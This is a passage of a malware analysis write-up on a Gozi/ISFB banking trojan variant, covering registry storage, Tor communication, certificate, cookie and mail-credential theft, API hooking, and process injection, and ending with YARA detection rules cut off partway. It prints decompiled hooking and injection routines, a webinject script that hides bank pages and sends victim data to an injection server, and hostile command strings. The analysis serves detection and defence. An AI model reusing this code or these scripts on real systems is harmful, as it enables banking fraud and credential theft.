The newer version has a different user-agent string as "Mozilla/5.0 (Windows NT %u.%u%s) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.71 Safari/537.36" versus the leaked one with "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT %u.%u%s)."
By and large, the ISFB variant bot heavily relies on the registry for storage and queries of tasks including the following registry query checks for the values of interest:

```
#define szDataRegDataValue_src     _T("Main")
#define szDataRegBlockValue_src    _T("Block")
#define szDataRegTemplate_src      _T("Temp")
#define szDataRegClientId_src      _T("Client")
#define szDataRegIniValue_src      _T("Ini")
#define szDataRegKeysValue_src     _T("Keys")
#define szDataRegKillValue_src     _T("Kill")

#define szDataRegExeValue_src      _T("Install")
#define szDataRegTaskValue_src     _T("LastTask")
//#define szDataRegConfigValue_src _T("LastConfig")
#define szDataRegTorValue_src      _T("TorClient")
//#define szDataRegExecValue_src   _T("Exec")
//#define szDataRegOperaHook_src   _T("OpHook")
//#define szDataRegCrhromeHook_src _T("CrHook")
```


8-24-2018: ISFB Banker -> Stores "Client32" and Webinject "Config" in Registry
Registry Editor
File Edit View Favorites Help

Software
- AppDataLow
  - Software
    - Microsoft
      - AFCFD291-4239-B927-C453-96FD38372A
        - Config
        - Files
      - Internet Explorer
      - RepService

Name	Type	Data
(Default)	REG_SZ	(value not set)
{965E321F-FD...	REG_BINARY	59 1a ec bb 63 3e d4 01
{BF469AEE-12...	REG_BINARY	5f 47 36 d0 85 3e d4 01
Client	REG_BINARY	34 08 00 00 3c 80 00 00 3f c6 56 87 57 f6 e0 c6 c4 ...
Client32	REG_BINARY	0a bd b4 2e 96 b4 20 01 26 bd b4 2e 46 4b 2f 01 d...
dhcpdlgs	REG_BINARY	24 6a 61 68 66 63 63 3d 22 78 72 6b 66 77 69 75 63...
LastTask	REG_QWORD	0x8fa23b34 (2409773876)

The bot also checks the config settings for "LastTask", for example in the registry via the following "GetLastTask" proc near prototype in ASM:

```
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
;;;;;;;;;;;;; ISFB Gozi GetLastTask  ;;;;;;;;;;;;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
  push ebp
  mov ebp, esp
  sub esp, 24h
  push ebx
  push esi
  push edi
  lea eax, [ebp+cbData]
  push eax                     ; lpcbData
  lea eax, [ebp+lpMem]
  push eax  ; int
  xor ebx, ebx
  push offset aLasttask         ; "LastTask"

  mov [ebp+var_14], ebx
  call RegQueryValueExFunction
  cmp eax, ebx
  jnz short loc_100036CC
  cmp [ebp+cbData], 8
  mov eax, [ebp+lpMem]
  jnz short loc_100036BC
  mov ecx, [eax]
  mov dword ptr [ebp+Data], ecx
  mov ecx, [eax+4]
  mov [ebp+var_1C], ecx
  jmp short loc_10003BA9
```

Additionally, the latest ISFB variant deploys system checks in addition to the usual software enumeration via HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall\ for "net view" command (view of mapped devices, shares) as well as "nslookup myip.opendns.com resolver1.opendns.com" (view of external IP address), which are new to the malware variant.

IV. Tor Onion Library

This specific ISFB variant version 2.16 was configured to use the Tor DLL library that was downloaded for either 32-bit or 64-bit architecture for bot<->server communications

The downloaded Tor DLL contains the program database as follows:

C:\Users\mr_wi\OneDrive\Projects\tordll\Release\tordll.pdb

Additionally, the Tor DLL library contained the following four DLL exports:

Name	Address	Ordinal
TorCloseRequest	100022D0	1
TorCompleteRequest	10002210	2
TorOpenRequest	10001DF0	3
TorSendRequest	10002100	4
DllEntryPoint	10184402	[main entry]

The malware retrieves Tor modules (either 32-bit or 64-bit ones) via the dynamic configuration with the "file://" path.

```
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
;;;;;;;;;;;;; ISFB Gozi Tor "file://" & Communicator Check ;;;;;;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
  push ebp          ;
  mov ebp, esp
  push ecx
  push ecx  ; lpSrch
  push ebx  ; lpFirst
  push esi
  mov esi, StrStrIA
  push edi
  mov edi, eax
  push offset Srch              ; "file://"
  push edi  ; lpFirst
  call esi ; StrStrIA
  xor ebx, ebx
  cmp eax, edi
  jz short loc_10003B98
  push offset a_onion           ; ".onion/"
  push edi  ; lpFirst
  call esi ; StrStrIA
  test eax, eax
  lea eax, [ebp+var_4]
  push eax
  lea eax, [ebp+lpMem]
  push eax
  jz short loc_10003B90
  push 1
  push ebx
  push ebx
  push ebx
  push ebx
  push dword_1002B160
  push edi
  call sub_1000E0EE
  jmp short loc_10003BA9
```

The following pseudo-coded instruction is responsible for storing the "TorClient" in registry:

```
///////////////////////////////////////////////////////////////////////
/////// ISFB "TorClient" RegistrySetup excerpt ////////////////////////
///////////////////////////////////////////////////////////////////////
  if ( cbData > 0x40000 )
    {
      v8 = GetTempFileNameA_getcurrentthread(0);
      if ( v8 )
      {
        v2 = registryWriteFile(v8, 0, 0, (int)ImageBase, v7);
        if ( !v2 )
        {
          v9 = lstrlenA(v8) + 1;
          rol4(v8, v9, dword_1002B098);
          v2 = RegSetValueEx_func(aTorclient, (BYTE *)v8, v9, 3u);//"TorClient"
        }
        HeapFree(hHeap, 0, (LPVOID)v8);
      }
      else
      {
        v2 = 8;
      }
    }
    else
    {
      rol4(ImageBase, cbData, dword_1002B098);
      v2 = RegSetValueEx_func(aTorclient, (BYTE *)ImageBase, v7, 3u);//TorClient"
    }
  }
  if ( ImageBase )
    HeapFree(hHeap, 0, ImageBase);
  return v2;
}
```


V. Stealer Methods

Finally, ISFB leverages multiple functionalities to retrieve certificates, extract cookie information, steal email accounts stored locally.

A. "GET_SYSINFO"

The malware opens a registry key "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" and enumerates keys via RegEnumKeyExW API to obtain a list of installed software.

B. "GET_CERTS"



```
jnz     short loc_100010D3

cmp     esi, ebx
jz      loc_1000117E

push    4
xor     eax, eax
push    ebx
mov     [ebp+dwBytes], ebx
lea     edi, [ebp+lpBuffer]
stosd
mov     edi, PFXExportCertStoreEx
mov     esi, offset aIsfb ; "ISFB"
push    esi
lea     eax, [ebp+dwBytes]
push    eax
push    [ebp+lpString2]
call    edi ; PFXExportCertStoreEx
test    eax, eax
jz      short loc_1000117E

push    [ebp+dwBytes]    ; dwBytes
push    ebx              ; dwFlags
push    hHeap            ; hHeap
call    ds:HeapAlloc
cmp     eax, ebx
mov     [ebp+lpBuffer], eax
jz      short loc_1000117E
```

8-24-2018: ISFB Banker Cert Export with unique string "ISFB"

The malware hooks CryptGetUserKey API and exports user-specific certificates to ".pfx" file from the Windows certificate store and sends them to the server. The function also contained a unique string "ISFB."

```
/////////////////////////////////////////////////////////////////////
/////// ISFB "GetCertificates" to .pfx //////////////////////////////
/////////////////////////////////////////////////////////////////////
CertExportToPfx("My", CertFullName);
CertExportToPfx("AddressBook", CertFullName);
CertExportToPfx("AuthRoot", CertFullName);

CertExportToPfx("CertificateAuthority", CertFullName);

CertExportToPfx("Disallowed", CertFullName);
CertExportToPfx("Root", CertFullName);
CertExportToPfx("TrustedPeople", CertFullName);

CertExportToPfx("TrustedPublisher", CertFullName);
```

C. "GET_COOKIES"

ISFB tries to obtain cookies from the following browsers, for example:

```
Internet Explorer (local search as "*.txt" in APPDATA\Low)
Mozilla Firefox (local search as Mozilla\Firefox for "cookies.sqlite")
```

The ISFB variant also searches for "*.sol" files associated with Flash Player cookies.

C. "GET_MAIL"

ISFB harvests and sends to the server Windows Live Mail and Outlook email credentials via local and registry searches of both software and browser store logins focusing on HTTP, IMA, POP3, and SMTP emails and passwords and stores them in this following format:


```
type=%S, name=%S, address=%S, server=%S, port=%u, ssl=%S, user=%S, password=%S
```

Additionally, it issues a command "cmd.exe" /C pause mail" to presumably unlock the retrieval of email credentials from applications.

VI. Hooking Method

While "relaxing" SPDY browser security (e.g., via "user_pref("network.http.spdy.enabled", false)" in Mozilla Firefox's "prefs.js" file), ISFB uses their own user-mode hooking method of various API calls.

For example, the malware hooks various Mozilla Firefox browser APIs and leverages ntdll's API such as LdrRegisterDllNotification to set and remove DLL load and unload notification call-back, for example.



8-24-2018: ISFB Hook Entry for Mozilla Firefox

```
DWORD FireFoxSetHooks()
{
  CHAR *hTargetModule_1; // esi@1
  HMODULE hTargetModule; // edi@1
  DWORD status; // esi@3
  _DWORD *v3; // eax@6
  signed int v4; // ecx@6

  hTargetModule_1 = LibFileName;
  dword_1002A60C = 10;
  hTargetModule = LoadLibraryA(LibFileName);
  if ( hTargetModule || (hTargetModule_1 = aNss3_dll, (hTargetModule = LoadLibraryA(aNss3_dll)) != 0) )
  {
    dword_1002AFD0 = (int)GetProcAddress(hTargetModule, ProcName);
    dword_1002AFD4 = (int)GetProcAddress(hTargetModule, aPr_seterror);
    myPR_Read_0 = (int)hTargetModule_1;
    PR_Write_0 = (int)hTargetModule_1;
    PR_Close_0 = (int)hTargetModule_1;
    PR_Poll = (int)hTargetModule_1;
    if ( (_BYTE)g_SystemVersion == 6 && BYTE1(g_SystemVersion) >= 2u )
    {
      v3 = &unk_1002A8B0;
      v4 = 3;
      do
      {
        *v3 &= 0xFFFFFDFF;
        v3 += 3;
        --v4;
      }
      while ( v4 );
    }
    lpCriticalSection[1].OwningThread = (HANDLE)((unsigned int)lpCriticalSection[1].OwningThread | 1);
    status = ParserHookImportExport((int)&myPR_Read_0_0, 3, (int)&off_1002A8A8, 3);
    SetDllNotificationCallback_0();              // "LdrRegisterDllNotification"
                                                 // loader functions to set and remove DLL load and unload notification callback
    g_NSS3_Api_Close = hook_PR_Close_Original;
    dword_1002AFC4 = dword_1002A724;
    dword_1002AFC8 = PR_Close_;
    SetMultipleHooks = (int (__cdecl *)(_DWORD, _DWORD, _DWORD))val;
  }
  else
  {
    status = 0x7E;
  }
  return status;
}
```


The malware also hooks LoadLibraryA, for example, to intercept calls while targeting Chrome and Opera. Additionally, it hooks API as well to bypass SPDY. Other malware hooks include RegGetValueW RegQueryValueExW for querying registry, CreateProcess* (4 APIs) hooks for process injection as well as CryptGetUserKey hook for certificate export.

As usual, the malware overwrites the function prologue with the relative JMP opcode (0xe9) to its detour function.

```
//////////////////////////////////////////////////////
// ISFB Banker 'EnableHook' with "0xe9" offset jmp ///
//////////////////////////////////////////////////////
v4 = (void *)lstrlenDecoder(a2, *(LPCSTR *)(a1 + 4), 0, (int)&v12);
  lpAddress = v4;
  if ( v4 )
  {
    flNewProtect = 0;
    if ( VirtualProtect(v4, 4u, 0x40u, &flNewProtect) )
    {
      v5 = flOldProtect;
      *(_DWORD *)(flOldProtect + 0x18) = a1;
      *(_DWORD *)(v5 + 8) = a2 + *(_DWORD *)v4;
      *(_DWORD *)(v5 + 12) = v4;
      *(_DWORD *)(v5 + 16) = *(_DWORD *)v4;
      v14 = HookVirtual_recurs(a2, v5, a1, a3);
      if ( v14 == 1 )
      {
        if ( dword_1002B070 )
        {
          v6 = func8DecoderHeapFree(a2, *(_DWORD *)(v5 + 8));
          if ( v6 )
          {                                     // Set up the function for
"PAGE_EXECUTE_READWRITE" w/ VirtualProtect
            if ( VirtualProtect((LPVOID)v6, 5u, 0x40u, &flOldProtect) )
            {
              *(_DWORD *)(v6 + 1) = *(_DWORD *)(v5 + 20) - v6 - 5;
              *(_BYTE *)v6 = 0xE9u;             //  "0xe9" opcode for a jump with 32-
bit relative
              *(_DWORD *)(v5 + 0x14) = v6;
              *(_DWORD *)(a1 + 0xC) = v6;
              if ( flOldProtect != 0x40 )
                flOldProtect = 0x20;
              VirtualProtect((LPVOID)v6, 5u, flOldProtect, &flOldProtect);
            }
          }
        }
        *(_DWORD *)lpAddress = *(_DWORD *)(v5 + 20) - a2;
        VirtualProtect(lpAddress, 4u, flNewProtect, &flNewProtect);
        *(_DWORD *)(v5 + 28) |= 0x102u;
        if ( *(_WORD *)(v5 + 28) & 0x200 )
          VirtualProtectMain(v7, (const CHAR *)v12, v5);
        EnterCriticalSection(&stru_1002B220);
        v8 = dword_1002B218;
        *(_DWORD *)v5 = dword_1002B218;
        *(_DWORD *)(v5 + 4) = &dword_1002B218;
        v8[1] = v5;
        dword_1002B218 = (LPVOID)v5;
        LeaveCriticalSection(&stru_1002B220);
        *(_DWORD *)(a1 + 16) = a2 + *(_DWORD *)(v5 + 16);
        v14 = 0;
        v9 = ZwQueryInformationProcess2(a2);
```

VII. Process Injection


One of the notable malware components is its process injection routine that deals with "client" DLL injection. The process injection works around CreateProcess* hooks set up by the malware.
For example, the malware sets up their CreateProcessW with the function prototype having the suspended flag (0x4) and the subsequent process injection call. The idea is to suspend processes before they start, inject the malware DLL into them, and resume them.


```
int __stdcall myCreateProcessW(int a1, int a2, int a3, int a4, int a5, int v6, int a7, int a8, int a9, int a10)
{
  void *v10; // ebx@1
  signed __int32 v11; // ecx@1
  int v12; // eax@2
  int v14; // [sp+18h] [bp+Ch]@4

  v10 = 0;
  v11 = _InterlockedExchangeAdd((volatile signed __int32 *)&dword_1002B064, 1u);
  if ( dword_1002B1CC )
  {
    v12 = dword_1002B1CC(v11, a1, a2);
    v10 = (void *)v12;
    if ( v12 )
      a2 = v12;
  }
  v14 = CreateProcessW(v11, a1, a2, a3, a4, a5, v6 | 4, a7, a8, a9, a10);// CREATE_SUSPENDED = 0x4 flag
  if ( v14 )
    ProcessInjection(a10, v6);
  if ( v10 )
    heapFree(v10);
  _InterlockedExchangeAdd((volatile signed __int32 *)&dword_1002B064, 0xFFFFFFFF);
  return v14;
}
```
8-24-2018: ISFB Hook Entry for "CreateProcessW" Hook w/ Process Injection to Follow

ISFB also uses a pretty clever trick to make sure processes of interest are not hooked too early, i.e., before their main thread execution. The malware simply hacks a way to patch via ReadProcessMemory/WriteProcessMemory process original entry point (OEP) and wait until it loads and then restores unmapping the executable in the process memory and resuming/running it in memory. This method is also referenced in the leaked ISFB.

```
//////////////////////////////////////////////////////
// ISFB Banker CreateProcess "OEP" Patch Until Main ///
//////////////////////////////////////////////////////
signed int __userpurge ProcessInjectDll(int a1, int a2, char a3, void *a4)
{

  lpProcessInformation_thread = a1;
  v15 = 0;
  memset(&v16, 0, 0x2C8u);
  hProcess = *(HANDLE *)lpProcessInformation_thread;
  v6 = *(void **)lpProcessInformation_thread;
  origin_patch = 0xCCCCFEEB;
  intArchitect = 0;
  if ( open_proc_x86_x64(v6, 0) )               // Check if process x64/x86
  {
    intArchitect = 0x10;
  }
  else if ( orig_patch & 1 )
  {
    oep = GetProcessEntry(a2);
    goto LABEL_19;
  }
  v15 = 0x10007;
  oep_1 = a4;
  if ( !a4 )
    oep_1 = (LPVOID)ZwQuery_RtlNtStatusToDosError_0(*(HANDLE
*)lpProcessInformation_thread);
  if ( ReadProcessMemory(hProcess, oep_1, &original_1, 4, &NumberOfBytesRead)
    && NumberOfBytesRead == 4
    && PatchMemory(hProcess, oep_1, (int)&origin_patch) )// sizeof(0xCCCCFEEB) ->
patch
  {
    v10 = 3000;
    do
    {
      ResumeThread(*(HANDLE *)(lpProcessInformation_thread + 4));
      if ( WaitForSingleObject(hHandle, 0x64u) != 0x102 )
        v10 = 0x64;
      SuspendThread(*(HANDLE *)(lpProcessInformation_thread + 4));
      v10 -= 0x64;
      RtlNtStatusToDosErrorMain(*(_DWORD *)(lpProcessInformation_thread + 4),
(int)&v15);
    }                                           // Unmap injected image in memory of
the process NtUnmapViewofSection /WriteProcessMemory
    while ( v10 > 0 && v17 != oep_1 );
    if ( v17 == oep_1 )
      oep = injectImageUnmap(a2, (HANDLE *)lpProcessInformation_thread, intArchitect,
0);
    else
      oep = 0x261;
    PatchMemory(hProcess, oep_1, (int)&original_1);// restore -> original OEP bytes
LABEL_19:
    if ( oep != 0xFFFFFFFF )
      goto LABEL_21;
  }
  oep = GetLastError();
LABEL_21:
  if ( !(a3 & 4) )
    ResumeThread(*(HANDLE *)(lpProcessInformation_thread + 4));
  return oep;
}
```

VIII. Inject Processor



```
.bss:1002C432 ; CHAR a08x08x08x08x[]
.bss:1002C432 a08x08x08x08x    db '%08x%08x%08x%08x',0
.bss:1002C443 a@id@            db '@ID@',0
.bss:1002C448 a@group@         db '@GROUP@',0
.bss:1002C450 a@randstr@       db '@RANDSTR@',0                 ; DATA XREF: InjectProcessor+B3↑o
.bss:1002C45A a@url@           db '@URL=*@',0                   ; DATA XREF: InjectProcessor+E5↑o
.bss:1002C45A                                                   ; InjectProcessor+201↑o
.bss:1002C462 a@config@        db '@CONFIG=*@',0                ; DATA XREF: InjectProcessor+2DB↑o
.bss:1002C46D a@video@         db '@VIDEO=*@',0                 ; DATA XREF: InjectProcessor+3F9↑o
.bss:1002C477 a@socks@         db '@SOCKS=*@',0                 ; DATA XREF: InjectProcessor+4C3↑o
.bss:1002C481 a@vnc@           db '@VNC=*@',0                   ; DATA XREF: InjectProcessor+57F↑o
.bss:1002C489 aS_S_0           db '%s.%s',0
```

The ISFB variant leverages the following key logic elements for credential-stealing functionality and uses them for webinject and replica control:

```
@ID@  -> bot id (victim host identity)
@GROUP@  -> group id (group id of the bot)
@RANDSTR@ -> random string
@URL=*@ -> targeted financial institutions
@CONFIG=*@ -> configuration
@VIDEO=*@ -> video to record once the victim visit the page of interest
@SOCKS=*@ -> connect SOCKS server

@KILL=*@ -> kill command (only with 2.17 version)
@VNC=*@ -> connect VNC
```

As mentioned earlier, this specific campaign targeted customers of Italian, Canadian, and US financial institutions. The webinject injects in their config are stored in the registry and are presented in the following own format, for example.

```
/////////////////////////////////////////////////////////
///////////////// ISFB WebInject Config Example ////////
/////////////////////////////////////////////////////////



"<TARGETED_FINANCIAL_INSTITUTION_URL>*",
"<!DOCTYPE***<body***>",
"<!DOCTYPE***<body***style='display: none;'><script type='text/javascript'\
id='script_id' src='/@ID@/script.js?\
x=@ID@&y=@GROUP@&d=@ID@&bname=<TARGETED_FINANCIAL_INSTITUTION_URL>&v=@VIDEO@=7,180'>
</script>"

}
```

One of the more interesting features of the malware is on-demand video-recording victim visits to specific websites usually for 3 minutes with VIDEO parameters { @VIDEO@=7,180 }. Indeed, ISFB utilizes imported Avifil32.dll and various AVI* functions to record data to a

stream saving it locally and exfiltrating it later to the server in order to review it for the possible account takeover fraud.
Moreover, ISFB also uses known webinject scripts developed by another actor. The scripts are called "_brows.cap" with the script name <script name="fAkEelem'>. The example of the observed inject is as follows:

```
/////////////////////////////////////////////////////////
////////////////// Inject Excerpt ///////////////////////
/////////////////////////////////////////////////////////
var wdebug = 0;
var replacer_run_count = 0;
var bot_nick = "@ID@";
var account_id;
String.prototype.fAkElink="<WEBFAKE_INJECT_SERVER_URL>";
String.prototype.fAkEstyle=document.createElement("style");
String.prototype.fAkEcss='body{visibility:hidden;}';
''.fAkEstyle.setAttribute("type", "text/css");
if(''.fAkEstyle.styleSheet){// IE
 ''.fAkEstyle.styleSheet.cssText = ''.fAkEcss;
} else {// w3c
String.prototype.fAkEcssText = document.createTextNode(''.fAkEcss);
 ''.fAkEstyle.appendChild(''.fAkEcssText);
}
if(document.domain.search(/<TARGETED_BANK_URL/g)>-1){
document.getElementsByTagName("head")[0].appendChild(''.fAkEstyle);
String.prototype.fAkEstart=function(){
if((document.readyState&&document.readyState=="complete")||\
(document.body&&document.body.readyState=="complete")){
if(document.body&&document.body.nodeName.toUpperCase()!="FRAMESET"){
if(!document.getElementById("js_com_1_qweqwe")){\

String.prototype.fAkETitle=
document.getElementsByTagName('title').length>0?
document.getElementsByTagName('title')[0].innerHTML:"doc. have frame";
''.fAkEMakeElem("c=1&at=2&n=@ID@&b=TARGETED_BANK_URL/"+"&d="+encodeURIComponent(docume

+"&doc_url="+encodeURIComponent(document.location.href)+"&doc_title="+encodeURICompone
 Date()),
function(){document.body.style.visibility =
"visible";},"script","js_com_1_qweqwe",false);
};
}else{
document.body.style.visibility = "visible";
}
}else{setTimeout(function(){''.fAkEstart()},1000);}
};''.fAkEstart();
}
```

IX. Yara Signature

A. ISFB v2.17 "loader.dll" (32-bit) version

```
rule crime_win32_isfb_v217_loader_dll {
   meta:
      description = "Detects ISFB loader.dll version 2.17 Aug 20, 2018"
      author = "@VK_Intel"
      date = "2018-08-28"
      hash1 = "d3254467f310f5de9387119d9ec572f045286df70747ca97d99a993eca3efa23"
   strings:
      $x1 = "/C powershell invoke-
expression([System.Text.Encoding]::ASCII.GetString((get-itemproperty
'HKCU:\\%S').%s))" fullword wide
      $s0 = ".bss" fullword wide
      $s1 = "GetBinaryValue" fullword wide
      $s2 = "loader.dll" fullword ascii
      $s3 = "/C \"copy \"%s\" \"%s\" /y && rundll32 \"%s\",%S\"" fullword wide
      $s4 = "/C ping localhost -n %u && del \"%s\"" fullword wide
   condition:
      ( uint16(0) == 0x5a4d and
         filesize < 100KB and
         pe.imphash() == "d7f06c756511270cacf97147c81ebb0b" and
         ( 1 of ($x*) or 4 of them )
      ) or ( 5 of them )
}
```

B. ISFB v2.16/2.17 "client.dll" (32-bit) version

```
rule crime_win32_isfb_v216_217__client_dll {
   meta:
      description = "Detecs Unpacked Gozi ISFB v. 2.16 variant client32.dll"
      author = "@VK_Intel"
      date = "2018-08-25"
      hash1 = "5df8714c8ab4675681d45f5cc1408ce734010ccf179fb6386304e6194568b60a"
   strings:
      $x1 = ".bss" fullword ascii
      $s1 = "PluginRegisterCallbacks" fullword ascii
      $s2 = "Client" fullword ascii
      $s3 = "TorClient" fullword ascii
      $s4 = "client.dll" fullword ascii
      $s5 = ".jpeg" fullword ascii
      $s6 = ".bmp" fullword ascii
